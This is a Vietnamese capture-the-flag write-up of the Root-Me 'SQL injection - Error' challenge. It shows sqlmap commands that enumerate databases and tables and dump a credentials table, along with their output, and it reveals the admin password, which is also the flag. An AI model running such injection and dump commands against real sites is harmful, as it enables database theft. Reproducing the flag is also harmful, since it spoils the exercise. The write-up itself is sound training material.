


Write up challenge SQL injection - Error

Tác giả:


- **Nguyễn Mỹ Quỳnh**

[Link Challenge](#)

Truy cập challenge ta thấy gồm 2 trang Authentication | Contents



Sau khi test bằng cách nhập ' vào cuối url trang Contents em thấy rằng lỗi SQL injection xuất hiện tại đây



Tiến hành sử dụng sqlmap với url này. Option -u chỉ định url cần khai thác, --dbs là để lấy dữ liệu database.

```
sqlmap -u "http://challenge01.root-me.org/web-serveur/ch34/?action=contents&order=ASC" -  
-dbs
```

```
(QuynhQuynh@kali)-[~]  
$ sqlmap -u "http://challenge01.root-me.org/web-serveur/ch34/?action=contents&order=ASC"  
--dbs  
  
{1.5.10#stable}  
  
https://sqlmap.org
```

```
QuynhQuynh@kali: ~  
File Actions Edit View Help  
back-end DBMS: PostgreSQL  
[05:22:34] [WARNING] schema names are going to be used on PostgreSQL for enumeration as t  
he counterpart to database names on other DBMSes  
[05:22:34] [INFO] fetching database (schema) names  
[05:22:36] [INFO] retrieved: 'information_schema'  
[05:22:37] [INFO] retrieved: 'pg_catalog'  
[05:22:38] [INFO] retrieved: 'public'  
available databases [3]:  
[*] information_schema  
[*] pg_catalog  
[*] public  
  
[05:23:23] [INFO] fetched data logged to text files under '/home/QuynhQuynh/.local/share/  
sqlmap/output/challenge01.root-me.org'  
[05:23:23] [WARNING] your sqlmap version is outdated  
  
[*] ending @ 05:23:23 /2022-04-10/  
  
(QuynhQuynh@kali)-[~]
```

Trong các database tìm được, cần chú ý public. Thử tiếp tục khai thác. Gõ lệnh: (--tables lấy tên bảng trong database được chỉ định bởi option -D)

```
sqlmap -u "http://challenge01.root-me.org/web-serveur/ch34/?action=contents&order=ASC" -  
D public --tables
```

```

QuynhQuynh@kali: ~
File Actions Edit View Help
(QuynhQuynh@kali)-[~]
$
sqlmap -u "http://challenge01.root-me.org/web-serveur/ch34/?action=contents&order=ASC" -D
public -tables

{1.5.10#stable}
https://sqlmap.org

```

```

QuynhQuynh@kali: ~
File Actions Edit View Help
back-end DBMS: PostgreSQL
[05:24:06] [INFO] fetching tables for database: 'public'
[05:24:08] [INFO] retrieved: 'm3mbr35t4bl3'
[05:24:08] [INFO] retrieved: 'contents'
Database: public
[2 tables]
+-----+
| contents |
| m3mbr35t4bl3 |
+-----+

[05:24:08] [INFO] fetched data logged to text files under '/home/QuynhQuynh/.local/share/
sqlmap/output/challenge01.root-me.org'

```

Tiếp tục khai thác các bảng tìm được. Option -T chỉ định bảng cần lấy data, --dump để lấy toàn bộ data của bảng này:

```
sqlmap -u "http://challenge01.root-me.org/web-serveur/ch34/?action=contents&order=ASC" -D public -T m3mbr35t4bl3 --dump
```

```
(QuynhQuynh@kali)-[~]
$ sqlmap -u "http://challenge01.root-me.org/web-serveur/ch34/?action=contents&order=ASC"
-D public -T m3mbr35t4bl3 --dump

{1.5.10#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
```

```
QuynhQuynh@kali: ~
File Actions Edit View Help
[05:24:58] [INFO] retrieved: 'admin'
Database: public
Table: m3mbr35t4bl3
[1 entry]
+-----+-----+-----+-----+
| id | em41l_c0l | p455w0rd_c0l | us3rn4m3_c0l |
+-----+-----+-----+-----+
| 1 | admin@localhost | 1a2BdKT5DIx3qxQN3UaC | admin |
+-----+-----+-----+-----+

[05:24:58] [INFO] table 'public.m3mbr35t4bl3' dumped to CSV file '/home/QuynhQuynh/.local/share/sqlmap/output/challenge01.root-me.org/dump/public/m3mbr35t4bl3.csv'
[05:24:58] [INFO] fetched data logged to text files under '/home/QuynhQuynh/.local/share/sqlmap/output/challenge01.root-me.org'
[05:24:58] [WARNING] your sqlmap version is outdated

[*] ending @ 05:24:58 /2022-04-10/

(QuynhQuynh@kali)-[~]
```

Có được passadmin tiến hành xác thực tại trang Authentication thì nhận được thông báo flag là pass admin.

← → ↻ 🏠 ⚠️ Không bảo mật | challenge01.rc

📁 TOEIC 📁 SEMESTER 📁 Cute ✖️ Trang chủ - NC - KI

Root Me

Authentication | Contents


Login

bingo !!! Flag is admin password

Submit thành công



HOME / CHALLENGES / WEB - SERVER

SQL injection - Error

40 Points 

Exploiting SQL error

Author
sambecks, 4 March 2015


Level 


Statement

Retrieve administrator's password.

[Start the challenge](#)


1 related ressource(s)

-  [FAST blind SQL Injection \(Exploitation - Web\)](#)

Validation

Well done, you won 40 Points

Don't forget to give your opinion on the challenge by voting ;-)

 [twittez le !](#)

Flag: 1a2BdKT5Dlx3qxQN3UaC